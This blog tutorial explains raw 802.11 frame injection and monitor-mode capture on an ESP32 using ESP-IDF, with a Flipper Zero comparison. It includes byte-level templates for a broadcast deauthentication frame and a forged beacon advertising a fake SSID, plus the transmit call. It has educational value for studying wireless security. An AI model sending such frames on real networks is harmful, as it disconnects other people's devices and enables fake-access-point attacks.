Forging Wi-Fi Packets with ESP-IDF
Originally published on Medium.
Hi everyone, it’s been a while. Recently, I worked on an ESP32 project which aimed to perform packet injection attacks in IEEE 802.11 communication. Instead of spending hundreds of euros in Flipper Zero device, I preferred make my own device with an ESP32.
Why this matters
The Flipper Zero became the darling of the hardware hacking scene; a sleek, sub-GHz + NFC + IR + Wi-Fi combo for around €200. For Wi-Fi specifically, it relies on a detachable ESP32 module running custom firmware. Which raises an obvious question: what stops you from doing the exact same thing with a bare ESP32-DevKitC you bought for €6?
The short answer: nothing. This article walks through the mechanics of 802.11 raw frame injection on the ESP32 using ESP-IDF, explains what you can and cannot replicate from the Flipper’s Wi-Fi toolkit, and stops short of being an operational guide because legality matters and will be discussed.
Setting up the project: VS Code + PlatformIO
PlatformIO is the path of least resistance for ESP-IDF development in VS Code, iit wraps the toolchain, flashing, and serial monitoring without requiring you to manage the IDF environment manually.
1. Install the extension
In VS Code, search for “PlatformIO IDE” in the Extensions panel and install it. It bundles pio CLI, the Xtensa GCC toolchain, and OpenOCD.
2. Create a new project
Open the PlatformIO Home tab → New Project. Set:
- Board:
Espressif ESP32 Dev Module(or your specific variant) - Framework:
Espressif IoT Development Framework← this gives you ESP-IDF, not Arduino
PlatformIO will fetch the IDF component and generate the project structure.
3. platform.ini
The generated config will look roughly like this, the one addition you need is monitor_speed:
1
2
3
4
5
6
[env:esp32dev]
platform  = espressif32
board     = esp32
devframework = espidf

monitor_speed = 115200
802.11 Management Frames
The Wi-Fi stack you interact with daily lives on top of a rich MAC-layer protocol defined by IEEE 802.11. Most of it is invisible to application code, but the management plane is where all the interesting (and abusable) behavior lives.
Management frames handle the lifecycle of a BSS (Basic Service Set): discovery, association, authentication, and teardown. Unlike data frames, they are transmitted in the clear i.e. no encryption, no authentication at the frame level in classic 802.11 (802.11w adds some protection, but adoption is still inconsistent).
The three you’ll encounter most in offensive / testing contexts:
Beacon frames - broadcast by an AP every ~100 ms. They announce the SSID, supported rates, capabilities, and a pile of Information Elements (IEs). A station scans for them passively. If you forge one, any nearby device will see a fake AP in its scan list.
Probe Request / Response - active scanning. A station sends a probe request (sometimes with a specific SSID, sometimes wildcard). An AP responds with a probe response structurally identical to a beacon.
Deauthentication frames - a single-frame teardown. Either side can send one to terminate an association. Because they carry no MIC in 802.11 (pre-PMF), any device can forge a deauth from the AP’s MAC and disconnect every client. This is the basis of the well-known deauth attack.
Press enter or click to view image in full size

Figure 1 : 802.11 Frame Control Field
The diagram above shows the MAC frame structure shared by all of these. The critical field is Frame Control, a 2-byte bitfield at offset 0:
1
2
3
Bits [0:1]   — Protocol version (always 0b00)
Bits [2:3]   — Type: 0b00 = Management, 0b01 = Control, 0b10 = Data
Bits [4:7]   — Subtype: 0b0000 = Assoc Req, 0b1000 = Beacon, 0b1100 = Deauth...
The rest of the header - three 6-byte MAC addresses and a 2-byte sequence control — is straightforward. The frame body carries the actual payload (SSID IE, Supported Rates IE, etc. for beacons; a 2-byte reason code for deauth).
ESP-IDF’s raw injection API
Espressif gives you direct access to the 802.11 layer through a single function:
1
2
3
4
esp_err_t esp_wifi_80211_tx(wifi_interface_t ifx,
                            const void *buffer,
                            int len,
                            bool en_sys_seq);
buffer is the raw MAC frame, header included. The driver strips PHY preamble handling - you start from the Frame Control field. en_sys_seq = false means you manage the sequence number yourself; set it to true and the driver fills it in. For instance, a deauth buffer packet would look like as following:
1
2
3
4
5
6
7
8
9
const uint8_t deauth_frame[] = {
    0xC0, 0x00, // Frame Control: Deauth (type=0, subtype=12) (0-1)
    0x3A, 0x01, // Duration (2-3)
    0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, // Destination (4-9)
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // Source (10-15)
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // BSSID (16-21)
    0x00, 0x00, // Sequence number (22-23)
    0x07, 0x00 // Reason code (24-25)
};
Before calling this, the Wi-Fi interface must be up in a mode that allows raw TX. The minimal setup:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
#include "esp_wifi.h"
#include "nvs_flash.h"

void wifi_raw_init(void) {
    nvs_flash_init();
    esp_netif_init();
    esp_event_loop_create_default();
    wifi_init_config_t cfg = WIFI_INIT_CONFIG_DEFAULT();
    esp_wifi_init(&cfg);
    // Station mode is fine for raw TX; AP mode also works
    esp_wifi_set_mode(WIFI_MODE_STA);
    // Set channel before injecting - frames must go out on a specific channel
    esp_wifi_set_channel(6, WIFI_SECOND_CHAN_NONE);
    esp_wifi_start();
}
No SSID, no password - the interface just needs to be started. You can transmit on whatever channel you set with esp_wifi_set_channel().
Constructing a beacon frame
A beacon is structurally identical to the deauth frame you saw earlier — a flat uint8_t[], positional, no padding. The only difference is that the body after the 24-byte MAC header carries actual payload: 12 fixed bytes followed by a chain of Tagged Information Elements (IEs).
Each IE follows a simple TLV pattern: [tag_id][length][...data]. There is no delimiter, no terminator — the driver reads them sequentially until it hits the end of the buffer. The three mandatory IEs for a minimal valid beacon are SSID (tag 0), Supported Rates (tag 1), and DS Parameter Set (tag 3, current channel).
Here’s a complete, annotated example:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
uint8_t beacon_frame[] = {
    // ── MAC Header (24 bytes) ──────────────────────────────────────
    0x80, 0x00, // Frame Control: subtype=8 (Beacon), type=0 (Mgmt)
    0x00, 0x00, // Duration
    0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, // DA: broadcast
    0xAA, 0xBB, 0xCC, 0xDD, 0xEE, 0xFF, // SA: transmitter MAC (spoof as needed)
    0xAA, 0xBB, 0xCC, 0xDD, 0xEE, 0xFF, // BSSID: must match SA for a beacon
    0x00, 0x00, // Sequence control (driver fills if en_sys_seq=true)
    // ── Fixed beacon fields (12 bytes) ────────────────────────────
    0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, // Timestamp: 0 is fine, AP increments it
    0x64, 0x00, // Beacon interval: 0x0064 = 100 TUs
    0x11, 0x04, // Capability info: ESS bit set, short preamble
    // ── IE 0: SSID ─────────────────────────────────────────────────
    0x00, // Tag: SSID
    0x08, // Length: 8 bytes
    'F','a','k','e','S','S','I','D',
    // ── IE 1: Supported Rates ──────────────────────────────────────
    0x01, // Tag: Supported Rates
    0x08, // Length: 8 rates
    0x82, 0x84, 0x8B, 0x96, // 1, 2, 5.5, 11 Mbps (basic rates - MSB set)
    0x24, 0x30, 0x48, 0x6C, // 18, 24, 36, 54 Mbps
    // ── IE 3: DS Parameter Set (channel) ──────────────────────────
    0x03, // Tag: DS Parameter Set
    0x01, // Length: 1 byte
    0x06 // Channel 6
};
Compare the first byte with the deauth: 0xC0 vs 0x80. In binary that’s 11000000 vs 10000000 — only the subtype nibble changes (1100 = 12 = deauth, 1000 = 8 = beacon). The rest of the MAC header is identical in structure.
To transmit it:
1
esp_wifi_80211_tx(WIFI_IF_STA, beacon_frame, sizeof(beacon_frame), false);
Two things to remember: the FCS is not part of the buffer — hardware appends it automatically. And the channel in IE 3 should match whatever you’ve set with esp_wifi_set_channel(), otherwise nearby stations will see inconsistent metadata.
Promiscuous mode: the RX side
Raw injection is only half the picture. esp_wifi_set_promiscuous() puts the interface in monitor mode, letting you receive all 802.11 frames on the current channel, not just frames addressed to you:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
void promisc_callback(void *buf, wifi_promiscuous_pkt_type_t type) {
    wifi_promiscuous_pkt_t *pkt = (wifi_promiscuous_pkt_t *)buf;
    mac_hdr_t *hdr = (mac_hdr_t *)pkt->payload;
    // Frame control byte 0 gives you type and subtype
    uint8_t fc0 = pkt->payload[0];
    uint8_t frame_type = (fc0 >> 2) & 0x03;
    uint8_t frame_subtype = (fc0 >> 4) & 0x0F;
    // e.g. type=0 subtype=8 -> beacon
    if (frame_type == 0 && frame_subtype == 8) {
        // parse SSID IE at pkt->payload[sizeof(mac_hdr_t) + 12]
    }
}
// Init
esp_wifi_set_promiscuous(true);
esp_wifi_set_promiscuous_rx_cb(promisc_callback);
The callback receives wifi_promiscuous_pkt_t, which wraps the raw payload plus RSSI and rate metadata. Combined with channel hopping (a timer that calls esp_wifi_set_channel() in sequence), this is the basis of a passive Wi-Fi scanner; exactly what the Flipper Zero’s Wi-Fi board does when scanning for networks.
ESP32 vs Flipper Zero
The Flipper Zero’s Wi-Fi capabilities come from its optional Wi-Fi Developer Board, which is literally an ESP32-S2 running Marauder firmware. The hardware is the same class of silicon.

Figure 2 : Comparison ESP32 vs Flipper Zero
The Flipper earns its price in hardware breadth and UX polish, not in Wi-Fi capability specifically. If Wi-Fi is your only target, an ESP32 + a small portable battery + a basic OLED display gets you 90% there for under €25.
Wrapping up
The ESP32 is a genuinely capable raw 802.11 platform. ESP-IDF exposes esp_wifi_80211_tx and promiscuous mode precisely because Espressif designed it for embedded networking research and mesh protocol development, the same primitives that make it useful for legitimate protocol work also make it capable of the frame-level manipulation that makes the Flipper Zero’s Wi-Fi board interesting.
The gap between the ESP32 and the Flipper Zero on the Wi-Fi axis is ergonomics, not capability. Build a small project around it and the delta shrinks further. The real differentiation is everything else the Flipper does i.e. sub-GHz, NFC, RFID, iButton, none of which you get from 2.4 GHz silicon alone.
If you want to go deeper: the ESP-IDF [esp_wifi](https://docs.espressif.com/projects/esp-idf/en/stable/esp32/api-reference/network/esp_wifi.html) API reference and the Marauder firmware source are the two most useful resources. Read the code, understand what it does before you run it, and keep your experiments scoped to hardware you own on spectrum you’re not sharing with your neighbors.
All code snippets are illustrative fragments, not a functional exploit. Test only on your own infrastructure, with appropriate authorization.